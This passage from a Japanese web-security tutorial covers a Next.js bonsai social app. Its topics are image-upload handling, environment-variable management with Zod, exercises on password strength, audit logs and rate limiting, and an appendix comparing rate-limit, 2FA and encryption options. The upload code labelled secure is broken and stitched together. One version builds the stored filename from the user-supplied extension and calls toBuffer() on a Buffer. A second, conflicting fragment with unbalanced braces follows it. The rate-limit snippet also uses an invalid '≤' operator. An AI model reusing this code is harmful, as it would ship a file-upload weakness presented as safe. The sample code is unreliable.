 .substring(0, 255)
}
```



## 20.12.3 安全な画像アップロード処理

### lib/actions/upload.ts

```
// lib/actions/upload.ts -- 安全な画像アップロード処理
'use server'

import { auth } from '@/lib/auth' // 認証関数
import { imageFileSchema } from '@/lib/validations/file' // ファイルバリデーション
import { uploadToR2 } from '@/lib/storage/r2' // R2ストレージへのアップロード
import sharp from 'sharp' // 画像処理ライブラリ

/**
 * 画像アップロード処理
 * セキュリティ上重要な処理:
 * 1. 認証チェック (ログインユーザーのみ)
 * 2. ファイルバリデーション (サイズ・形式)
 * 3. 画像処理 (リサイズ・メタデータ除去)
 * 4. 安全なファイル名の生成
 */
export async function uploadImage(formData: FormData) {
 // Step 1: 認証チェック
 const session = await auth()
 if (!session?.user?.id) {
 return { error: '認証が必要です' }
 }

 // Step 2: ファイルの取得と存在チェック
 const file = formData.get('file') as File
 if (!file) {
 return { error: 'ファイルが選択されていません' }
 }

 // Step 3: Zodによるバリデーション (サイズとMIMEタイプ)
 const result = imageFileSchema.safeParse(file)
 if (!result.success) {
 return { error: result.error.errors[0].message }
 }

 try {
 // Step 4: 画像処理 (Sharpライブラリ使用)
 const buffer = Buffer.from(await file.arrayBuffer()) // FileをBufferに変換
 const processed = await sharp(buffer)
 // リサイズ: 最大1200x1200ピクセル以内に収める
 // withoutEnlargement: 小さい画像は拡大しない
 .resize(1200, 1200, { fit: 'inside', withoutEnlargement: true })
 // JPEG形式に変換 (品質85%)
 // ※ この処理でEXIFメタデータ (GPS座標等) も自動的に除去される
 .jpeg({ quality: 85 })
 .toBuffer()

 // Step 5: R2ストレージにアップロード
 const filename = `uploads/${Date.now().toString()}.${file.name.split('.')[1]}`
 await uploadToR2(filename, processed.toBuffer())

 return { success: true, filename }
 } catch (error) {
 return { error: '画像アップロードに失敗しました' }
 }
}
```

```
// Step 5: 安全なファイル名を生成
// ユーザーの元のファイル名は使わない（攻撃防止）
// ユーザーID/タイムスタンプ.jpg の形式で一意的なファイル名を生成
const filename = `${session.user.id}/${Date.now()}.jpg`

// Step 6: Cloudflare R2にアップロード
const url = await uploadToR2(processed, filename, 'image/jpeg')

return { success: true, url }
} catch (error) {
 console.error('Upload error:', error)
 return { error: 'アップロードに失敗しました' }
}
}
```

**EXIFメタデータの除去が重要な理由:** スマートフォンで撮影した写真には、GPS座標（撮影場所）、撮影日時、デバイス情報などのEXIF情報が含まれています。盆栽の写真をSNSに投稿したら自宅の住所がバレてしまう、ということを防ぐために、アップロード時にメタデータを除去します。

## 20.13 環境変数の管理

### このセクションで学ぶこと

- 環境変数とは何か、なぜ重要なのか
- Next.jsにおける環境変数の種類と使い分け
- `.env.example` の活用方法
- Zodによる環境変数の型安全な検証


**BON-LOGでの使用箇所:** プロジェクトルートの `.env.local`（ローカル開発用・`.gitignore` 対象）と `.env.local.example`（チーム共有用テンプレート）として管理されています。環境変数の型安全な検証は `lib/env.ts` に実装されており、サーバー起動時に必須変数の存在確認を行います。`NEXT_PUBLIC_` プレフィックスを持つ変数のみクライアントに公開されます。

**実装しない場合の影響:** 環境変数の検証がないと、必須の環境変数（DBのURLやAPIキー）が未設定のまま起動してしまい、ランタイムエラーが予測しにくい場所で発生します。起動時に検証することで「設定漏れ」を早期発見できます。`.env.local.example` がないと、新しい開発者が必要な環境変数を把握するのに時間がかかります。

### 20.13.1 環境変数とは？ -- アプリの「金庫」

**環境変数**は、アプリケーションの設定情報（特に機密情報）をソースコードの外部に保存する仕組みです。

**現実世界のたとえ:** レストランのレシピ（ソースコード）と、金庫に保管された秘伝のスパイス配合（環境変数）を分けて管理するようなものです。レシピは誰でも見られますが、秘伝の配合は金庫を開ける権限を持つ人しかアクセスできません。



なぜ `.env.local` は安全でハードコードはダメ？

```
// ❌ ハードコード: コードをGitHubにpushするとAPIキーが全世界に公開される
const stripe = new Stripe('sk_live_abc123 ... ')

// ✅ 環境変数: コードにはキー名だけ。実際の値はサーバーの環境設定に保存
const stripe = new Stripe(process.env.STRIPE_SECRET_KEY!)
```

`.env.local` はGitに含まれない（`.gitignore` に記載）ため、リポジトリに秘密情報が漏れません。本番環境では、Vercelダッシュボードの「Environment Variables」で設定します。

## 20.13.2 Next.jsの環境変数の種類

Next.jsでは、環境変数の名前で**サーバー専用**か**クライアントにも公開**かが決まります。

```
.env.local -- ローカル環境の設定ファイル

❌ NEXT_PUBLIC_ で始まる → クライアント側のJavaScriptに含まれる
→ ブラウザの開発者ツールで誰でも見られる！
→ 公開しても問題ないものだけにする
NEXT_PUBLIC_APP_URL=http://localhost:3000
NEXT_PUBLIC_STRIPE_PUBLISHABLE_KEY=pk_test_XXXXX

✅ NEXT_PUBLIC_ なし → サーバー側のみアクセス可能
→ ブラウザからは見えない
→ 機密情報はこちらに設定する
DATABASE_URL=postgresql:// ...
STRIPE_SECRET_KEY=sk_test_XXXXX
NEXTAUTH_SECRET=XXXXX
```

プレフィックス	アクセス範囲	用途	例
<code>NEXT_PUBLIC_</code> あり	サーバー + クライアント	公開してよい情報	アプリURL、Stripeの公開キー
<code>NEXT_PUBLIC_</code> なし	サーバーのみ	機密情報	DBのURL、シークレットキー、APIキー

**重要:** `NEXT_PUBLIC_` をつけると、ビルド時にJavaScriptバンドルに埋め込まれます。つまり、誰でもブラウザの開発者ツールで値を確認できます。データベースのパスワードやAPIのシークレットキーには**絶対に** `NEXT_PUBLIC_` をつけないでください。

### 20.13.3 .env.example -- 必要な環境変数を文書化する

`.env.example` はリポジトリにコミットし、必要な環境変数とその形式を文書化します。実際の値ではなく、ダミーの値やプレースホルダーを記入します。

```
.env.example (リポジトリにコミットする -- 実際の値は書かない！)

Database (PostgreSQL接続URL)
DATABASE_URL=postgresql://user:password@localhost:5432/bonlog
DIRECT_URL=postgresql://user:password@localhost:5432/bonlog

Auth (NextAuth.js)
NEXTAUTH_URL=http://localhost:3000
NEXTAUTH_SECRET=your-secret-here # ← openssl rand -base64 32 で生成

Stripe (決済)
STRIPE_SECRET_KEY=sk_test_XXXXX
NEXT_PUBLIC_STRIPE_PUBLISHABLE_KEY=pk_test_XXXXX
STRIPE_WEBHOOK_SECRET=whsec_XXXXX

Redis (Upstash)
UPSTASH_REDIS_REST_URL=https:// ...
UPSTASH_REDIS_REST_TOKEN= ...
```

新しい開発者がプロジェクトに参加した際、このファイルを `.env.local` にコピーして、実際の値を記入します。

```
新しい開発者の初期セットアップ
cp .env.example .env.local
→ .env.local の各値を実際の値に書き換える
```

### 20.13.4 環境変数の検証 -- 起動時にチェック

環境変数の設定漏れは、アプリケーション実行中に予期しないエラーを引き起こします。起動時にZodで検証することで、設定漏れを早期に発見します。

## lib/env.ts

```
// lib/env.ts -- 環境変数のバリデーション

import { z } from 'zod' // バリデーションライブラリ

// 必要な環境変数のスキーマを定義
// 各環境変数の型と制約を明示する
const envSchema = z.object({
 // DATABASE_URL: PostgreSQLの接続URL (URL形式であること)
 DATABASE_URL: z.string().url(),

 // NEXTAUTH_SECRET: 認証のシークレットキー (32文字以上であること)
 // 短すぎるシークレットは推測可能でセキュリティリスク
 NEXTAUTH_SECRET: z.string().min(32),

 // NEXT_PUBLIC_APP_URL: アプリケーションのURL (URL形式であること)
 NEXT_PUBLIC_APP_URL: z.string().url(),

 // STRIPE_SECRET_KEY: "sk_" で始まること (StripeのAPIキー形式)
 STRIPE_SECRET_KEY: z.string().startsWith('sk_'),

 // Redis接続情報
 UPSTASH_REDIS_REST_URL: z.string().url(),
 UPSTASH_REDIS_REST_TOKEN: z.string(),
})

/**
 * 環境変数を検証する関数
 * process.env の全キーを検証し、不足や不正な値があればエラーを投げる
 */
export function validateEnv() {
 const result = envSchema.safeParse(process.env)

 if (!result.success) {
 // バリデーション失敗: どの環境変数が不正かを詳しく表示
 console.error('環境変数の検証に失敗しました:')
 console.error(result.error.flatten().fieldErrors)
 // アプリケーションを起動させない (設定不備のまま動かすのは危険)
 throw new Error('Invalid environment variables')
 }

 // バリデーション通過: 型安全な環境変数オブジェクトを返す
 return result.data
}

// このファイルがインポートされた時点で検証を実行する
// → アプリケーション起動時に環境変数の設定漏れを検出できる
validateEnv()
```

## 20.13.5 よくあるトラブルと解決法（環境変数編）

トラブル	原因	解決法
<code>NEXT_PUBLIC_</code> の値が undefined になる	<code>.env.local</code> を変更後にサーバーを再起動していない	<code>npm run dev</code> を再起動する ( <code>NEXT_PUBLIC_</code> はビルド時に埋め込まれる)
本番環境でDBに接続できない	Vercelに環境変数を設定していない	VercelのSettings > Environment Variablesで設定する
<code>.env.local</code> がGitに含まれてしまった	<code>.gitignore</code> に <code>.env.local</code> が記載されていない	<code>.gitignore</code> に追加し、 <code>git rm --cached .env.local</code> でGitから除去
シークレットが漏洩してしまった	環境変数をコミットしてしまった or ログに出力してしまった	直ちにシークレットを再生成し、古い値を無効化する

### ▶ 理解度チェック: 環境変数の管理

## 20.14 演習問題

この章で学んだ内容を実践するための演習問題です。3つのレベルに分かれています。

演習のレベル:

- 基礎 → この章の内容を理解し、基本的な実装ができる
- 応用 → 複数の概念を組み合わせる実用的な機能を作る
- チャレンジ → 実際のプロダクションで使えるレベルの実装ができる

### 演習1: パスワード強度チェック [基礎]

ユーザー登録時にパスワードの強度をチェックする機能を実装してください。

要件:

- 最低8文字



- 大文字、小文字、数字、記号を含む
- よくあるパスワード ("password123"等) を拒否
- リアルタイムで強度を表示するUIコンポーネント

#### ヒント:

```
// lib/utils/password-strength.ts

// よくあるパスワードのリスト（上位のもの）
const COMMON_PASSWORDS = [
 'password', 'password123', '12345678', 'qwerty123',
 'abc12345', 'letmein', 'welcome1', 'admin123',
]

/**
 * パスワード強度を計算する関数
 * @param password - チェック対象のパスワード
 * @returns score (0-4の強度スコア) と feedback (改善提案の配列)
 */
export function checkPasswordStrength(password: string): {
 score: number // 0: 非常に弱い, 1: 弱い, 2: 普通, 3: 強い, 4: 非常に強い
 feedback: string[] // 改善提案のメッセージ配列
} {
 const feedback: string[] = []
 let score = 0

 // ここに判定ロジックを実装する:
 // 1. 8文字以上か?
 // 2. 大文字を含むか?
 // 3. 小文字を含むか?
 // 4. 数字を含むか?
 // 5. 記号を含むか?
 // 6. よくあるパスワードに一致しないか?

 return { score, feedback }
}
```

#### 完成イメージ:

```
パスワード: "bon"
→ スコア: 0 (非常に弱い)
→ フィードバック: ["8文字以上にしてください", "大文字を含めてください", "数字を含めてください"]

パスワード: "Bonsai@2024!"
→ スコア: 4 (非常に強い)
→ フィードバック: []
```

## 演習2: セキュリティ監査ログ [応用]

重要な操作（パスワード変更、メール変更、2FA設定等）を記録する監査ログシステムを実装してください。

### 要件:

- `AuditLog` モデルをPrismaスキーマに追加
- 重要な操作を自動記録
- `/settings/security/audit-log` で閲覧可能なページを作成
- IPアドレス、デバイス情報、タイムスタンプを記録
- 不審なアクティビティ（短時間の大量操作等）のアラート

### ヒント -- Prismaスキーマ:

```
// prisma/schema.prisma に追加

model AuditLog {
 id String @id @default(cuid())
 userId String @map("user_id")
 action String // "password_change", "email_change", "2fa_enable" 等
 details String? // 操作の詳細 (JSON形式)
 ipAddress String @map("ip_address")
 userAgent String @map("user_agent")
 createdAt DateTime @default(now()) @map("created_at")

 user User @relation(fields: [userId], references: [id], onDelete: Cascade)

 @@index([userId])
 @@index([action])
 @@map("audit_logs")
}
```

### ヒント -- ログ記録関数:

```
// lib/audit.ts
'use server'

import { auth } from '@lib/auth'
import { prisma } from '@lib/db'
import { getDeviceInfo } from '@lib/auth/device'

/**
 * 監査ログを記録する
 * @param action - 操作の種類 (例: "password_change")
 * @param details - 操作の詳細情報 (オブジェクト)
 */
export async function recordAuditLog(
 action: string,
 details?: Record<string, unknown>
) {
 // ここに実装する:
 // 1. セッションからユーザーIDを取得
 // 2. getDeviceInfo()でIPとUserAgentを取得
 // 3. prisma.auditLog.create()でログを保存
}
```

### 演習3: APIレート制限ミドルウェア [チャレンジ]

API Routeに対するレート制限ミドルウェアを実装してください。

#### 要件:

- `/api/*` のすべてのエンドポイントに適用
- IPアドレスまたはユーザーIDで制限
- 認証済みユーザーは緩い制限 (1分間で100回)、未認証は厳しい制限 (1分間で20回)
- 429 Too Many Requestsを返す
- ヘッダーで残り回数を通知 ( `X-RateLimit-Remaining` )
- エンドポイントごとに異なる制限を設定可能

#### ヒント:

```
// lib/middleware/api-rate-limit.ts

import { NextRequest, NextResponse } from 'next/server'
import { checkRateLimit } from '@lib/rate-limit'

// エンドポイントごとのレート制限設定
const RATE_LIMITS: Record<string, { limit: number; window: number }> = {
 '/api/auth/login': { limit: 5, window: 300 }, // ログイン: 5分間で5回
 '/api/posts': { limit: 30, window: 60 }, // 投稿: 1分間で30回
 '/api/upload': { limit: 10, window: 60 }, // アップロード: 1分間で10回
 'default': { limit: 100, window: 60 }, // デフォルト: 1分間で100回
}

/**
 * APIレート制限ミドルウェア
 * proxy.tsから呼び出す
 */
export async function apiRateLimitMiddleware(req: NextRequest) {
 // ここに実装する:
 // 1. リクエストからIPアドレスまたはユーザーIDを取得
 // 2. エンドポイントに応じたレート制限設定を取得
 // 3. checkRateLimit()でチェック
 // 4. 制限超過の場合は429レスポンスを返す
 // 5. 許可の場合はレスポンスヘッダーに残り回数を追加

 const identifier = getIdentifier(req)
 const config = getEndpointConfig(req.nextUrl.pathname)
 const limit = await checkRateLimit(identifier, config.limit, config.window)

 if (!limit.success) {
 return new NextResponse('Too Many Requests', {
 status: 429,
 headers: {
 'X-RateLimit-Remaining': '0',
 'Retry-After': String(config.window)
 }
 })
 }

 // 残り回数をレスポンスヘッダーに追加する方法も実装する
}
```

**追加チャレンジ:** スライディングウィンドウ方式のレート制限を実装してみましょう。現在の実装は固定ウィンドウ方式ですが、スライディングウィンドウ方式ではウィンドウの境目でリクエストが集中する問題を解消できます。

## まとめ

この章では、Webアプリケーションのセキュリティ対策を学びました：

- XSS対策（CSP、サニタイゼーション）
- CSRF対策（Server Actions、Origin検証）
- SQLインジェクション対策（Prisma、バリデーション）
- 認証セキュリティ（bcrypt、2FA、デバイスフィンガープリント）
- レート制限（Redis）
- ファイルアップロードのバリデーション
- 環境変数の管理

セキュリティは常に進化する分野です。定期的に最新の脅威をチェックし、アップデートを適用しましょう。





次の章では、テストについて学びます。

## 付録A: 技術選定の背景 -- なぜこの構成を選んだのか

**この付録の目的:** チュートリアル本編では各セキュリティ対策の「実装方法」を解説しましたが、ここでは「なぜその方法を選んだのか」「他にどんな選択肢があったのか」を初心者向けに詳しく解説します。セキュリティの技術選定は、安全性・パフォーマンス・実装コストのバランスが重要です。

### A.1 レート制限アルゴリズムの選択肢


レート制限（Rate Limiting）とは、「一定時間内のリクエスト数を制限する」仕組みです。ブルートフォース攻撃やDDoS攻撃からアプリを守ります。実装にはいくつかのアルゴリズムがあります。



## 各アルゴリズムの詳細比較

項目	固定ウィンドウ	スライディングウィンドウ	トークンバケット	リーキーバケット
仕組み	固定時間枠でカウント	移動する時間枠でカウント	トークンを消費・補充	一定速度で処理
実装の簡単さ	非常に簡単	やや複雑	中程度	中程度
メモリ使用量	最小	中程度	少ない	少ない
Redis操作数	1～2回	3～5回	2～3回	2～3回
精度	中程度	高い	高い	高い
バースト対応	境目に弱い	均一	バースト許容	バースト不可
使用例	API制限、ログイン	厳密なAPI制限	API Gateway	メッセージキュー

## 固定ウィンドウの弱点（境目問題）



## なぜ固定ウィンドウを選んだのか

BON-LOGでは、以下の理由から固定ウィンドウ方式を採用しました。

### 1. 実装がシンプル

```
// 固定ウィンドウの実装は非常にシンプル
// Redis操作がINCRとEXPIREの2つだけ

async function checkRateLimit(key: string, limit: number, windowSec: number) {
 const current = await redis.incr(key)
 if (current === 1) {
 await redis.expire(key, windowSec) // 最初のリクエストでTTL設定
 }
 return current ≤ limit
}

// スライディングウィンドウだと ...
// ソート済みセット(ZSET)の操作が必要で、コードが3倍以上に
```

### 2. Redisの負荷が最小限

固定ウィンドウはRedisへの操作が最小（INCR + EXPIRE）のため、大量のリクエストを処理してもRedisがボトルネックになりにくいです。

### 3. SNSの用途では十分な精度

固定ウィンドウの「境目問題」は理論上存在しますが、BON-LOGのようなSNSアプリでは以下の理由で実用上問題ありません。

- ログイン試行の制限（5回/15分）で境目に10回通ったとしても、パスワード総当たりには全く不十分
- 投稿制限（20回/日）では、境目問題の影響はほぼ無視できる
- 万が一の場合も、アカウントロックアウト（別の防御層）が機能する

**初心者へのアドバイス:** 完璧を目指すあまり複雑な実装を選ぶと、バグが増えてかえってセキュリティが低下することがあります。「シンプルで確実に動く方法」を選ぶのも重要なセキュリティ判断です。



## A.2 二要素認証（2FA）の選択肢

二要素認証（Two-Factor Authentication）とは、パスワードに加えて「もう1つの認証要素」を要求する仕組みです。

認証の3要素:

知識要素 (Something you know)	所持要素 (Something you have)	生体要素 (Something you are)
パスワード	スマートフォン	指紋
PIN	セキュリティキー	顔認証
秘密の質問		虹彩

**2FAとは:** 上記3要素のうち、2つ以上を組み合わせること 例: パスワード（知識）+ TOTP（所持）= 2FA

### 2FA方式の比較

項目	TOTP	SMS	メール	WebAuthn/パスキー	ハードウェアキー
セキュリティ	高い	中程度	中程度	非常に高い	非常に高い
ランニングコスト	無料	SMS送信費用	メール送信費用	無料	キー購入費用
オフライン動作	対応	非対応	非対応	対応	対応
ユーザビリティ	やや面倒	簡単	簡単	非常に簡単	やや面倒
フィッシング耐性	低い	低い	低い	非常に高い	非常に高い
導入の簡単さ	簡単	中程度	簡単	やや複雑	中程度
標準規格	RFC 6238	なし	なし	FIDO2/WebAuthn	FIDO U2F

各方式の動作イメージ:

TOTP:

ユーザー → Google Authenticator等のアプリで  
「30秒ごとに変わる6桁の数字」を確認 → 入力

SMS:

サーバー → SMSを送信 → ユーザーのスマホに  
「認証コード: 123456」が届く → 入力

メール:

サーバー → メールを送信 → ユーザーのメールに  
「認証コード: 123456」が届く → 入力

WebAuthn/パスキー:

ユーザー → スマホの生体認証（指紋/顔）で承認  
→ 裏側で公開鍵暗号が自動的に処理される

ハードウェアキー:

ユーザー → YubiKey等をUSBに挿してタッチ  
→ 物理的なキーが認証を行う

## なぜTOTPを選んだのか

### 1. ランニングコストがゼロ

各方式のランニングコスト比較:

TOTP:	¥0/月	← 計算はユーザーのアプリ側で行われる
SMS:	¥5,000~/月	← Twilio等のSMS送信費用
メール:	¥1,000~/月	← Resend等のメール送信費用
WebAuthn:	¥0/月	← ブラウザAPI利用
HWキー:	¥0/月	← ただし物理キーの配布は別途必要

BON-LOGのような個人/小規模プロジェクトでは、SMS送信費用が毎月発生するのは負担が大きいです。TOTPなら、コストゼロで2FAを提供できます。

### 2. オフラインで動作する

TOTPは「時刻ベースのワンタイムパスワード」であり、認証アプリ（Google Authenticator等）がインターネット接続なしでコードを生成できます。

TOTPの仕組み（簡略版）：

初回セットアップ：

サーバー → 「秘密鍵」を生成 → QRコードで表示

ユーザー → QRコードをアプリでスキャン → 秘密鍵を保存

ログイン時：

アプリ： 秘密鍵 + 現在時刻(30秒単位) → HMAC-SHA1 → 6桁の数字

サーバー： 秘密鍵 + 現在時刻(30秒単位) → HMAC-SHA1 → 6桁の数字

→ 両方の数字が一致すれば認証成功！

ポイント：通信は不要！両者が同じ「秘密鍵」と「時刻」を持っていればよい

### 3. 広く普及した標準規格（RFC 6238）

TOTPはIETFが策定した標準規格であり、Google Authenticator、Microsoft Authenticator、Authy、1Password等、多くのアプリが対応しています。

### 4. WebAuthn/パスキーを選ばなかった理由


WebAuthnは技術的に最も優れた方式ですが、以下の理由から現時点ではTOTPを採用しました。

- ブラウザ対応状況にまだばらつきがある
- 実装がTOTPに比べて複雑（公開鍵暗号の管理が必要）
- ユーザーの「パスキー」への認知度がまだ低い
- 将来的にWebAuthnへの移行は可能（TOTPと併用できる）

**補足:** WebAuthn/パスキーは急速に普及しており、将来的にはBON-LOGでも対応を検討します。Google、Apple、Microsoftが推進しているため、数年後にはデファクトスタンダードになる可能性が高いです。

## A.3 暗号化アルゴリズムの選択肢

2FAの秘密鍵等の機密データをデータベースに保存する際、暗号化が必要です。暗号化アルゴリズムにも複数の選択肢があります。



### 暗号化アルゴリズムの比較

項目	AES-256-GCM	AES-256-CBC	ChaCha20-Poly1305
種類	認証付き暗号化	ブロック暗号	ストリーム暗号
改ざん検出	あり（GCMタグ）	なし	あり（Poly1305タグ）
パディング	不要	必要（パディングオラクル攻撃のリスク）	不要
並列処理	可能	暗号化のみ可能	可能
ハードウェア最適化	AES-NI対応	AES-NI対応	ソフトウェア実装が高速
Node.js対応	標準ライブラリ	標準ライブラリ	標準ライブラリ
業界での採用	TLS 1.3標準	レガシーが多い	TLS 1.3標準

#### AES-256-GCM vs AES-256-CBC の違い：

##### AES-256-CBC（旧来の方式）：

- 平文 → 暗号化 → 暗号文
- ※改ざんされても気づかない
- ※パディング処理が必要（攻撃の余地あり）

##### AES-256-GCM（認証付き暗号化）：

- 平文 → 暗号化 + 認証タグ生成 → 暗号文 + タグ
- ※復号時にタグを検証し、改ざんを検出
- ※パディング不要（攻撃の余地が減る）

## なぜAES-256-GCMを選んだのか

### 1. 認証付き暗号化（AEAD）である

AES-256-GCMは「Authenticated Encryption with Associated Data（AEAD）」の一種で、暗号化と同時に「データが改ざんされていないか」の検証も行います。

```
// AES-256-GCM の暗号化（BON-LOGでの実装）
import { createCipheriv, createDecipheriv, randomBytes } from 'crypto'

function encrypt(text: string, key: Buffer): string {
 const iv = randomBytes(12) // 初期化ベクトル（GCMでは12バイト推奨）
 const cipher = createCipheriv('aes-256-gcm', key, iv)

 let encrypted = cipher.update(text, 'utf8', 'hex')
 encrypted += cipher.final('hex')

 const authTag = cipher.getAuthTag() // ← 認証タグ（改ざん検出用）

 // IV + 認証タグ + 暗号文を結合して保存
 return iv.toString('hex') + ':' + authTag.toString('hex') + ':' + encrypted
}
```

### 2. Node.jsの標準ライブラリで対応

外部ライブラリなしで利用可能なため、依存関係が最小限に抑えられます。

### 3. TLS 1.3の標準暗号スイート

AES-256-GCMはTLS 1.3（HTTPSの最新版）でも標準の暗号スイートとして採用されており、業界での実績が豊富です。

### 4. ChaCha20-Poly1305を選ばなかった理由

ChaCha20-Poly1305はモバイルデバイス（ハードウェアAES-NI非搭載）で高速ですが、サーバーサイドではAES-NI（CPUのハードウェアアクセラレーション）があるため、AES-256-GCMの方が高速です。BON-LOGの暗号化はサーバー側で行うため、AES-256-GCMが最適です。

## A.4 専門用語集

セキュリティに関連する専門用語をまとめます。本編を読む前に一読しておくとう理解がスムーズです。

用語	英語表記	説明
OWASP	Open Web Application Security Project	Webアプリケーションセキュリティの向上を目指す非営利団体。「OWASP Top 10」は最も危険な脅威のランキング。交通安全の「事故原因ランキング」のようなもの
